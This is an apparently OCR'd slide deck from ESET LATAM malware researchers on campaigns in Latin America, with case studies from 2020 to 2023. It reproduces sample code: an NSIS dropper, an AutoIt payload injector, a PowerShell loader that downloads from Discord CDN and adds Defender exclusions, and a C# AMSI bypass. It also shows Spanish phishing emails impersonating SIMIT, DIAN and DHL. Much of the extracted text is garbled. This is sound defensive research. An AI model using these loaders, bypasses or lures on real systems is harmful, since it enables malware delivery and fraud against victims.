## **Operation King TUT** The Universe of Threats in Latin America

#### **Camilo Gutiérrez Amaya**

**Fernando Tavella** 

Manager of Awareness and Research ESET LATAM Research Malware Researcher ESET LATAM Research



Digital Security Progress. Protected.



### **Dorkbot in Latin America** 2012



Pablo Ramos ESET

download slides (PDF)

Win32/Dorkbot appeared at the beginning of 2011, and in just a couple of months the volume of Dorkbot detections increased until it became the malware with the most impact in Latin America over the whole year. This threat uses removable media and



Blog Bulletin

VB Testi

Dorkbot: hunting zombies in Latin America

Propiedades de Deso General Compatibilio		1
Descripción: Descripción: Ubicación: Tamaño: Tamaño en disco: Creado: Modificado: Último acceso:	dad Resumen DescargaMMS Aplicación DescargaMMS C:\Documents and Settings\Administrador\Escritori 168 KB (172.032 bytes) 168 KB (172.032 bytes) 168 KB (172.032 bytes) lunes, 16 de abril de 2012, 12:47:18 jueves, 12 de abril de 2012, 20:09:04 lunes, 16 de abril de 2012, 12:47:18 3600 lectura Oculto Opciones avanzadas	Executable file with multimedia type icon
	Aceptar Cancelar Aplicar	




### The Macromalware Rises



#### Macro malware on the rise again

Users taught that having to enable enhanced security features is no big deal. When I joined Virus Bulletin almost eight years ago, macro viruses were already a thing of the past, like porn diallers or viruses

#### In Latin America botnet rises using macromalware



2014

Blog Bulletin VB Te

Blog Bulletin VB Test

Posted by 👤 Virus Bulletin on 🛈 Nov 7, 2014

Gabor Szappanos

VBA is not dead!

VITUS Covering the global


BULLETIN threat landscape

Sophos, Hungary Editor: Martiin Grooter

2014-07-02







#### 2014

Python malware

Trojan alleged JAVA update

Video, camera and audio capture modules

### 2014

Autoit malware

Alleged government PDF

Keylogger that exfiltrates information using TCP 2015

Python malware

Alleged Courier company

Keylogger that exfiltrates information using HTTP

### 2016

Autoit malware

Alleged purchase order

RAT with multiple capabilities

#### 2019

Python malware

Impersonation of government entities

Backdoor with multiple functionalities

## Study cases





Digital Security **Progress. Protected.** 

- Year 2020
- Targeting Colombian entities
- Spear-phishing emails
- Abuse of legitimate services like OneDrive and MediaFire
- Use of three different types of droppers
- Final payloads: Remcos, njRAT and AsyncRAT





SIMIT <notificacionesmultas@simit.org.co> Undisclosed-Recipients:</notificacionesmultas@simit.org.co>	0 1 8/17/2020
Notificacion De Foto Comparendo Nº 2475569 This message was sent with High importance.	
Comparendo 2475569 53 KB	To This message v If there are prol Click here to do
· · · .	Estado de 41 KB
simit	Bogotá D.C.
Sistema Integrado de información sobre multas y sanciones por infracciones de tránsito.	100220021- Consecutivo
SECRETARIA DE TRANSITO	Señor(a)
ACTA DE INFRACCIÓN DE TRANSITO Orden de comparendo Nº 2475569	Asunto: Pro nombre
The linked image cannot be displayed. The file may	Respetado o Para lo dé
have been	inteligente y aduanas determinad
SEÑOR CONDUCTOR	Procederer
	Adjuntamo
Por este medio se le notifica a usted que presenta un comparendo por foto multa, valor de la sanción \$ 97 (novecientos setenta y cinco mil ochocientos pesos)	5.800
COMPARENDO C701; Ley 4462 del 10 de septiembre del 2011: Conducir un vehículo a velocidad supe máxima permitida	rior a la
Hemos adjuntado su comparendo donde encontrara fotos hora y lugar donde se origino su comparendo	
• EVIDENCIAS: FOTOS, LUGAR Y FECHA DE LA INFRACCIÓN	

ed 1/15/2020 2:15 PM

DIAN <correodirecto@diangov.co>

Ultimo Aviso ) Procederemos con una orden de embargo a las cuentas bancarias encontradas a su n

as sent with High importance.

lems with how this message is displayed, click here to view it in a web browser.

vnload pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.

ienta dian.rtf 🖕

15 de enero de 2020

13210 No. 2.668.641

ederemos con una orden de embargo a las cuentas bancarias encontradas a su

ontribuyente,

su conocimiento, nos permitimos informarle que nuestro sistema de información na detectado que el estado de su declaración de renta con la dirección de impuestos nacionales **DIAN** se encuentran en mora de 180 dias por este motivo se ha o proceder conforme lo estipula la ley Art.823 hasta 843-2.

nos una orden de embargo a las cuentas bancarias encontradas a su nombre.

la información y su deuda a la fecha con una clave la cual es : dian

No es necesario dar respuesta a esta comunicación

COORDINACIÓN DE CONTROL EXTENSIVO DE OBLIGACIONES

Malicious NSIS installers 

Function function\_1 Return FunctionEnd Function function 3 Return FunctionEnd Function function 5 SetFlag 0 97 Push \$R5 Return FunctionEnd Function function 8 Return label B: File "g3fax.xml" File "Bonehead" SetFlag 13 607 Quit

Return FunctionEnd

```
StrCmp $1 "Power" "" label B
StrCpy $R6 "374915"
IntOp $R6 $R6 - "1"
IntCmp $R6 "0" label_B
SetOutPath $TEMP"\sqlweb\arrow"
File "x-gherkin.xml"
File "hopscotch.xml"
SetOutPath $APPDATA"\24\remind\domains"
File "50-mutter-system.xml"
File "org.gnome.desktop.a11y.keyboard.gschema.xml"
File "wbemDC.dll"
File "formrichtext.xml"
File "u2l2000.dll"
File "aspnetregbrowsers.exe"
File "lregdll.dll"
File "SERVERLib.dll"
File "SamplesTopicTypeFilter80.xml"
SetOutPath $APPDATA"\post"
File "vsamui.dll"
File "pgort80.dll"
File "model18.xml"
File "MFC80CHS.dll"
File "edbgps.dll"
File "60.opends60.dll"
File "ildasm.exe"
SetOutPath $TEMP"\usr"
File "61.opends60.dll"
SetOutPath $TEMP"\AboutUs\errata"
File "defaultblack.xml"
File "x-gamegear-rom.xml"
File "15.opends60.dll"
SetOutPath $TEMP
File "ShoonCataclysm.dll"
StrCpy $R2 "ShoonCataclysm,Uboats"
SetOutPath $TEMP
Exec "rundll32.exe $R2"
```

- Malicious NSIS installers
- AgentTesla packers

Function f Return FunctionEnd Function f Return FunctionEnd Function f SetFlag Push \$ Rotur


static Class6()

XOR key

Class8.A09JI5hzgceqD(); Class6.string\_0 = "QrGcyCTEEJN"; Class6.string\_2 = Strings.Split(Class6.string\_1, "||", -1, CompareMethod.Binary); Class6.int\_0 = Conversions.ToInteger(Class6.string\_2[0]); Class6.int\_1 = Conversions.ToInteger(Class6.string\_2[1]); Class6.string\_3 = "OCUafaLkmg"; filename to copy the dropper in %APPDATA% Class6.string\_4 = "bAsDcmcfnCEjW"; Mutex name Class6.int\_2 = Conversions.ToInteger(Class6.string\_2[2]); Class6.int\_3 = Conversions.ToInteger(Class6.string\_2[4]); Class6.string\_5 = Class6.string\_2[6]; Class6.string\_6 = Class6.string\_2[5]; Class6.int\_4 = Conversions.ToInteger(Class6.string\_2[7]); Class6.int\_5 = Conversions.ToInteger(Class6.string\_2[8]); Class6.int\_6 = Conversions.ToInteger(Class6.string\_2[9]); Class6.int\_7 = Conversions.ToInteger(Class6.string\_2[28]); Class6.int 8 = Conversions.ToInteger(Class6.string\_2[29]); Class6.string\_7 = Class6.string\_2[30]; Class6.string\_8 = Class6.string\_2[31]; Class6.int\_9 = Conversions.ToInteger(Class6.string\_2[32]); Class6.int\_10 = Conversions.ToInteger(Class6.string\_2[33]); Class6.int\_11 = Conversions.ToInteger(Class6.string\_2[34]); Class6.delegate0 0 = Class6.smethod 8<Class6.Delegate0>("kernel32", "ResumeThread");

> File "Bonehead" File "ShoonCataclysm.dll" SetFlag 13 607 StrCpy \$R2 "ShoonCataclysm,Uboats" SetOutPath **\$TEMP** Exec "rundl132.exe \$R2" Ouit Return FunctionEnd

nction_1			
nction_3			
nction_5 0 97 5			



- Malicious NSIS installers
- AgentTesla packers
- Autolt droppers

#### Function Return FunctionEnd Function f Return FunctionEn Function f SetFla Push \$ Retur

#### static Class6()

XOR key Class8.A09JI5hzgceqD(); Class6.string\_0 = "QrGcyCTEEJN";

#### \$G = \$G &

"8F7B71A6E414FF2B22342A78356C5AA3EF305BEAC8FD85C5FF53D5F24E9A03DB8A7496EAB70BD2E38E455E5D399D3 FFEB42370E28454CDBE4655951B7FC1113AF89C19EE49CF95FEC11042C8FFD843F60A6FFBC8FE0 B47ABA3775B06CFE5D62EE70BFCEB09146787E5F9D37408D20DEF68EA0CA2772F2A0A7DAB866400963115F92E"

#### \$G = \$G &

"BEA338C3B103EB756D2CF9C680C23395A7482A72D0F6E36475C371EB5E974CB69F257569DF75BD0764D33FB4 85C0E0B81ACC7A1D0A427406C62130850A650AA08B4E04E6618C626641F29A2FAA8 BA5B0FE41C6345878E417DBCB39E6161BEFDA4B894D90C461B46C1834ED2D025493EF7630574D1082E967A98C"

#### \$G = \$G &

"35603F88D9F119EF6107D5A799B1374384E174562C93A1AE2E6ECE6C057315B2A2752E2CE927E0EE0246707D3EE3 5FEB1617722498C1A82FA8A525068576D2C6381F315B4C5A287276683B2F1760FBE8112A10F63FDE9B1 F36938CAEA2CFE14F6F584CF9B1C8C21C9ECB1855EEA17B466EAC0DC2F022A105559C47E814BBE75076C35E3B"

#### \$G = \$G &

"DAED3C80822F17133D2AF2B8C8D9637DBD4667AAE65988C2761FEE8E0DF3B280247CB2427E2D220BE459B642E24962A2640 167EF531EE93450EB8B8DAF5038B7D03E3B8537x0" \$G = DECRYPT PAYLOAD(\$G, "BVUVYEXMCL", "9")RUN PAYLOAD()

Endfunc

Func RUN PAYLOAD() INJECT PAYLOAD (\$G, "a") Endfunc

Class6.de	elegate5_0	=	Class6.smethod_8	<class< th=""></class<>
Class6.de	elegate6_0	=	Class6.smethod_84	<class< td=""></class<>
Class6.de	elegate7_0	=	Class6.smethod_8	<class< td=""></class<>
Class6.de	elegate8_0	=	Class6.smethod_84	<class< td=""></class<>
Class6.de	elegate9_0	=	Class6.smethod_8	<class< th=""></class<>

SetFlag 13 607 Quit Return FunctionEnd

nction_1		
nction_3		
  nction_5 ; 0 97 :5		

#### Resource with encrypted payload

Class6.byte\_0 = Class2.smethod\_1(Class2.smethod\_2(Class2.smethod\_0("kd7JNnm"), Class6.string\_0)); 

> .Delegate5>("kernel32", "VirtualAllocEx"); .Delegate6>("kernel32", "WriteProcessMemory"); Delegate7>("kernel32", "ReadProcessMemory"); .Delegate8>("ntdll", "ZwUnmapViewOfSection"); .Delegate9>("kernel32", "CreateProcessA");

File "Bonehead" File "ShoonCataclysm.dll" StrCpy \$R2 "ShoonCataclysm,Uboats" SetOutPath \$TEMP Exec "rundll32.exe \$R2"

#### Year 2022

Targeting entities in Ecuador

- Spear-phishing emails
- Abuse of legitimate services like Google
   Drive and Discord
- UAC bypass by executing the Windows Standalone Installer (wusa.exe)
- Modify behavior of Windows APIs
- Final payloads: Remcos and AsyncRAT





```
$hello = 'C:\ProgramData\i.log';
Invoke-WebRequest https://cdn.discordapp.com/attachments/982077202424279072/991078110495658014/c.64' -Outfile $hello;
$world = Get-Content $hello;
[Reflection Assembly]::Load([Convert]::FromBase64String($world)) | Out-Null;[C.Class1]::Run();
Add-MpPreference -ExclusionExtension "exe"
                -ExclusionPath "C:\ProgramData", "$env:TEMP\", "$env:LOCALAPPDATA\"
                -ExclusionProcess "InternalAnalytics.exe";
$f = 'C:\ProgramData\utils.zip';
if (-not(Test-Path -Path $f -PathTy Leaf)){
   try -
       $s = [System.Text.Encoding]::UTF8.GetString(
               [System.Convert]::FromBase64String(
                 aHR0cHM6Ly9jZG4uZG1zY29yZGFwcC5jb20vYXR0YWNobWVudHMvOTkyMTc4MTUxNTgzMTI1NjA1Lzk5MjE4OTU5NjIxMTM2ODAzNy9JbnR1cm5hbEFuYWx5dG1jc3ppcA=="{;};
       Invoke-WebRequest %s -Out+ile %+;Expand-Archive %+ -DestinationPath "C:\ProgramData";Remove-Item %+
   }catch{}
}else{};
Invoke-Item -Path 'C:\ProgramData\InternalAnalytics.exe';Remove-Item $hello;
```

🖃 🧱 wusalexe		1,512 K	6,612 K	1316 Windows Update Standalon
🖃 📴 cmd.exe		4,268 K	4,292 K	816 Windows Command Processor
cs. conhost.exe	0.77	7,224 K	17,884 K	6164 Console Window Host
🖃 📹 IntAnalyticsManager.exe		1,068 K	4,624 K	6128
🖃 🔤 cmd.exe		4,512 K	4,428 K	1792 Windows Command Processor
🚬 powershell.exe	34.47	122,012 K	128,832 K	7028 Windows PowerShell

```
namespace C{
       // Token: 0x02000002 RID: 2
       public static partial class Class1{
10
           private static void pA(){
               IntPtr processHandle = new IntPtr(-1);
               byte[] array = new byte[0];
               if (IntPtr.Size == 4){
                   string[] array2 = "B8,57,00,07,80,C2,18,00".Split(new char[]{','});
                   array = new byte[array2.Length];
                   for (int i = 0; i < array2.Length; i++)</pre>
                       array[i] = Convert.ToByte(array2[i], 16);
               }else{
                   string[] array3 = "B8,57,00,07,80,C3".Split(new char[]{','});
                   array = new byte[array3.Length];
                   for (int j = 0; j < array3.Length; j++)</pre>
                       array[j] = Convert.ToByte(array3[j], 16);
                   }
               IntPtr intPtr;
               try{
                   intPtr = (from ProcessModule x in Process.GetCurrentProcess().Modules
                   where Encoding.ASCII.GetString(Convert.FromBase64String("YW1zaS5kbGw=")).Equals(Path.GetFileName(x.FileName), StringComparison.OrdinalIgnoreCase)
                   select x).FirstOrDefault<ProcessModule>().BaseAddress;
               }catch{intPtr = IntPtr.Zero;}
               if (intPtr != IntPtr.Zero){
                   IntPtr exportAddress = Class1.GetExportAddress(intPtr, "AmsiScanBuffer");
                   IntPtr intPtr2 = new IntPtr(array.Length);
                   uint newProtect = 0U;
                   Dynavoke.NtProtectVirtualMemory(processHandle, ref exportAddress, ref intPtr2, 64U, ref newProtect);
                   Marshal.Copy(array, 0, exportAddress, array.Length);
                   uint num = 0U;
                   Dynavoke.NtProtectVirtualMemory(processHandle, ref exportAddress, ref intPtr2, newProtect, ref num);
           }
```

#### Year 2023

- Spread to different countries including Mexico, Peru, Colombia and Ecuador
- Impersonate a well-known package delivery company
- Abuses of legitimate services ngrok.io
- Abuse of VBS and PowerShell to execute the malicious activities
- Final payload: AgentTesla RAT






Atención al cliente de(DHL)

undisclosed-recipients:

NOTIFICACIÓN DHL EXPRESS DE PREARRIBO DE ENVÍO POR - BROKER Guia 8331724181





buen día amigo.

Ha habido un retraso en su envío debido a una dirección de entrega incorrecta y no nos gustaría enviar sus productos a una dirección incorrecta. Consulte el archivo adjunto para confirmar la dirección y, si la dirección no es correcta, hay un espacio en blanco en el documento que debe completar con su dirección de entrega correcta.

complete la dirección de entrega correcta y envíemela lo antes posible para que podamos continuar con la entrega. Espero sus comentarios lo antes posible

Saludos

DHL USA y Latinoamérica

Rastree su envío con cualquiera de nuestros canales digitales:

#### Saludos

iGracias por enviar con DHL Express! deutsche post DHL, el grupo de correo y logística 2022 @ DHL INTERNATIONAL GMBH ..... CORREO ELECTRÓNICO..DHL @ ENTREGA.COm

01	3/6/2023
	~

Assembly Explorer 👻 🗙	Assembly Explorer 👻 🗙 🗸	Fiber (1.0.0.	0) ×
▶ 🗇 System.Private.CoreLib (5.0.0.0)	▶ 🗇 System (4.0.0.0)	1	// G:\work
Microsoft, Visual Basic (10.0.0.0)	System.Xml (4.0.0.0)	2	// Fiber, \
▶ 司 mscorlib (4.0.0.0)	▶ 🗇 Microsoft.VisualBasic (10.0.0.0)	3	
▲ 🗇 Fiber (1.0.0.0)	🔺 🗇 Fiber (1.0.0.0)	4	// Timestar
🔺 🔛 Fiber.dll	🔺 🛄 Fiber.dll	6	using Syste
▷ 😀 PE	D 🖬 PE	7	using Syste
Type References	Type References	8	using Syste
References	References	9	using Syste
🕨 💼 Resources	🕨 🗰 Resources	10	using Syste
▶ {} -	▶ {} -	11	using Syste
🔺 { } Fiber	() dnlib	12	using Syste
4 🔩 Home @02000008	() dnlib.DotNet	13 14	[assembly:
🕨 🛑 Base Type and Interfaces	() dnlib.DotNet.Emit	14	[assembly:
🕨 🛑 Derived Types	() dnlib.DotNet.MD	15	[assembly:
Participation (2014) Provide Contract (2014) Provid	() dnlib.DotNet.Pdb	17	[assembly:
VAI(string) : void @06000010	() dnlib.DotNet.Pdb.Dss	18	[assembly:
Optical @02000009	() dnlib.DotNet.Pdb.Managed	19	[assembly:
4 🔩 Tools @0200000A	() dnlib.DotNet.Pdb.Portable	20	[assembly:
🕨 🛑 Base Type and Interfaces	() dnlib.DotNet.Pdb.Symbols	21	[assembly:
🕨 🛑 Derived Types	() dnlib.DotNet.Pdb.WindowsPdb	22	[assembly:
Tools(): void @06000012	() dnlib.DotNet.Resources	23	[assembly:
ଦ୍ଧ୍ୱ a(IntPtr) : int @0600001C	() dnlib.DotNet.Writer	24	[assembly:
ଦ୍ଧି <sub>କ</sub> a(IntPtr, int[]) : bool @06000014	() dnlib.IO	25	[assembly:
ଦ୍ଧ A(IntPtr, int[]) : bool @06000015	() dnlib.PE	26	[assembly:
ିକ୍କ a(IntPtr, int) : int @0600001A	() dnlib.Threading	27	Debuggab]
🗣 a(string, string, byte[], bool) : bool @0600001E	() dnlib.Utils	27	[assembly: [assembly:
🗣 a(IntPtr, int, ref int, int, ref int) : bool @06000018	() dnlib.W32Resources	20	[assembly:
Particular and a state of the state of th	4 {} Fiber	30	[assembly:
$\mathcal{P}_{\mathbf{a}}$ a(IntPtr, int, int, int, int) : int @0600001B	4 🏘 Home @0200000D	31	[assembly:
${}^{m{\Theta}_{\!m{B}^{\prime}}}$ a(string, string, IntPtr, IntPtr, bool, uint, IntPtr, string, ref To	Base Type and Interfaces	32	. ,
Ande(byte[]): bool @0600001D	Contraction of the second seco		
ଦ୍ଧ b(IntPtr, int[]) : bool @06000016	Home() : void @0600004E     Optimizer = 00000005D		
Image: Open control in the second s	Q eN1TBaxawt20LhEFC30 : Home @0600005B Q EVEN (01/0) + 60% = 36 (chiester - bis etc.) + 205000053		
► A @ 0200000E	ExBkvi01V3kvd6WgvXy(object, object) : void @06000052     fpZY2f0pQxuswBEevr3(object) : object @06000057		
▶ 📲 a @020000D	Q gCsxpe0hrmxOWysIqv(object) : object @06000056		
P □ <sup>P</sup> System (4.0.0.0)	<ul> <li>Gosspecific wyssiqvi(object) - object @oddooodo</li> <li>ruTAUfzfOgPsg2Yua8(object, object) : void @06000051</li> </ul>		
	<ul> <li>raiAdiziogragizidad(object) object) : vold @00000031</li> <li>rZ1fs10MoY9Vp7xNduH(object) : bool @06000058</li> </ul>		
	Q SZgBhJ00TxNxWwamSpv(object) : bool @06000054		
	Image: Subject of the second		
	<ul> <li>Insmission (object) - void @00000053</li> <li>Insmission (object) - void @00000053</li> </ul>		
	<ul> <li>VAI(object) : void @0600004F</li> </ul>		
	WexBt0imtTQ8K82LeQ(object) : object @06000055		
	Private State S		
	Q ztFDFubBsiK0tdbVYIQ : bool @0600005A		
	BXNwZCnyVBt5ccVsCg : Home @04000028		
	Optical @0200000E		
	Tools @0200000A		
	Fiber.My	100 % 📼	
	Fiber.My.Resources	0 web eren i	
	Microsoft.CodeAnalysis	Analyzer	
	() System		
	System.Runtime.CompilerServices		

```
k\tavella\2023\LATAM\TR_Q1_Operacion_TBD\payloads_n_stuff\Desktop\0001_
 Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
amp: <Unknown> (A8CCA1E3)
stem;
tem.Diagnostics;
tem.Reflection;
tem.Resources;
tem.Runtime.CompilerServices;
tem.Runtime.InteropServices;
tem.Runtime.Versioning;
y: AssemblyVersion("1.0.0.0")]
y: TargetFramework(".NETFramework,Version=v4.8", FrameworkDisplayName =
y: Guid("79172B13-EDBA-4096-B725-8E92B730B2BA")]
y: AssemblyFileVersion("1.0.0.0")]
y: AssemblyConfiguration("Release")]
y: NeutralResourcesLanguage("en-US")]
y: CompilationRelaxations(8)]
y: AssemblyInformationalVersion("3.3.3+1b7087fe89191b3c25ae87f3b8090aaa2
y: AssemblyMetadata("RepositoryUrl", "https://github.com/0xd4d/dnlib")]
y: AssemblyTitle("")]
y: AssemblyDescription("")]
y: RuntimeCompatibility(WrapNonExceptionThrows = true)]
y: Debuggable(DebuggableAttribute.DebuggingModes.Default | DebuggableAtt
ableAttribute.DebuggingModes.EnableEditAndContinue)]
y: AssemblyCompany("")]
y: AssemblyTrademark("")]
y: ComVisible(false)]
y: AssemblyProduct("")]
y: AssemblyCopyright("")]
```

ScriptControl scriptControl = (ScriptControl)Activator.CreateInstance(Marshal.GetTypeFromCLSID(new Guid("0E59F1D5-1FBE-11D0-8FF2-00A0D10038BC"))); scriptControl.Language = "VBScript";

bLPCHKmcLBPKLDDmKcBMhHUtjmmBDhufNHNmDBmUefLNcjDCDkihUUkhCDUtSSBPhUeKeIi, ByNhoWKBBwNWBhyNGBwOHWOcxKNwLHACGopNLwNKiCypBRhhhHOHDKHHhLOcIIwWHDiWihO, KyauNDohhGaDhMcKjhGCBRIrUoKGdBoYpNKKtGKzNYyKhWMuMDcBZzDButIrOOGIBZNDNNc, DJKnKQulxOKQxrzYYlOxSPTwDuYOnSmqDKOYxOYaZqJOlDrnrieSWaiSnxTwNNOsSWZQZLe, cfULJNUKAuUNAlXGyKuuBXTDlUGucBiWBJsGauGNxWfsKUlLlDNBONDBLaTDJJuLBOxNxLN, vQcRDreWaGcraPDLHWGxtWbGeeLGQtcaPDnLCGLmTaQnWwPRPgitGmgtRCbGOOGPtGTrTLi, iTqUeeaiGMqeGOPDxiMrccXhaaDMUcKmPeUDcMDDmmTUiUOUOpPcrDpcUcXhPPMGcrmemHP, cvYniDRsetYDeKJcKstuheqNDRctWhcLWiNcKtcfWLvNsuKnKOMhtfOhnKqNKKtyhtWDWHM, KWvNLRmbLXvRLstRTbXaUJcLcmRXdUvToLqRfXRoKTWqbYsNseUUpoeUNfcLccXNUpKRKkU, bLPCHKmcLBPKLDDmKcBMhHUtjmmBDhufNHNmDBmUefLNcjDCDkihUUkhCDUtSSBPhUeKeIi0\r குமையிரதாகு விறையிலாகு அழைக்கு குழுதிகையிரதானாக விறைக்கு நாலுக்கு கொடுக்கு கான விறைக்கு கான விறைக்கு குழுத்து குறைக்கு கான விறைக்கு குறைக்கு கான வ \nbLPCHKmcLBPKLDDmKcBMhHUtjmmBDhufNHNmDBmUefLNcjDCDkihUUkhCDUtSSBPhUeKeIi = replace(bLPCHKmcLBPKLDDmKcBMhHUtjmmBDhufNHNmDBmUefLNcjDCDkihUUkhCDUtSSBPhUeKeIi, \" 常要口は儼倒不够上部口例在部从節後閉部算 \nbLPCHKmcLBPKLDDmKcBMhHUtjmmBDhufNHNmDBmUefLNcjDCDkihUUkhCDUtSSBPhUeKeIi = replace(bLPCHKmcLBPKLDDmKcBMhHUtjmmBDhufNHNmDBmUefLNcjDCDkihUUkhCDUtSSBPhUeKeIi, \":心』喇糾21てい ションのののでは、いいいいののでは、いいいいのののでは、いいいいのののでは、いいいいののののでは、 ょり、المركز المحالية المحالي الالتان المالية ية 鳌驺山椒/كران ماري ين منهوي ين معاوي ين ي 國 كان ماري الله ماري الله منهوي ين منهوي ي 國 سنهي ي منهوي ي 國 سنهي ي منهوي ي 教 سنهي ي ي منهوي ي منه ي (ByNhoWKBBwNWBhyNGBwOHWOcxKNwLHACGopNLwNKiCypBRhhhHOHDKHHhLOcIIwWHDiWihO, \"案Õ#ÚÒ揞Ý鏖Ö&#庵ÖÝÖ案安鏖&安\$Õ₤&%Ý案&案\$₤鏖¢ÕÕ案庵&案盒揞庵Õõ鏖#ÝÚÝÚ揞\$\$盒Ú\$Ú庵₤&##&&\$\$揞揞揞按揞\", \"e\")\r ₤⋗₷≵₺Ĺ」♪聲₤Ÿ⋗##ŰŸ♠鑿Õŧ\_∄≟盒Ýķ₡\$₺₺∄᠔♥⋖◆₱⋗₷₭₡ŰÕÖ♥ŶĊĿℕĠŧ⋜盒₦Ö\$Ö麽₽ķÕ麐」庵₤⋜Õ₽≵≵♥₽#Ĵ₤₽₷≵₺Ĺ』♪聲₤Ÿ⋗##ŰŶ♣鑿Õŧ\_∄」盒Ŷķ₡\$₺₺∄》₩<◆₱₽₷₺₽Ĺ』♪聲₤Ÿ₽##ŰŶ♣鑿Õŧ\_∄」盒Ŷĸ₡\$₺₺₽ 盒 المعنية الأكان المعنية الم (KyauNDohhGaDhMcKjhGCBRIrUoKGdBoYpNKKtGKzNYyKhWMMDcBZzDButIrOOGIBZNDNNc, \"¢♣z盒♣ö\$ö鏖⊬{õ鏖』庵₤ҳõ⊬±≠♥₩+#ュ₤₽ь⋨≵₦Ú…)聲₤Ýь##ÚÝ斗鏊Õ♣₌拍₃≙Ýkv\$臺₺措Ò♥◀↔₽ь⋨k▼ŰÕö♥Ý\", \"e\"≩\r 

### Spalax

## Red Octopus

0

9

100

### **Guinea** Pig

## The Universe of Threats in LATAM





Digital Security **Progress. Protected.** 



Absolute 2022

#### Poisoned 2021

#### Discordia 2022






## Cyber Kill Chain



#### Command and control

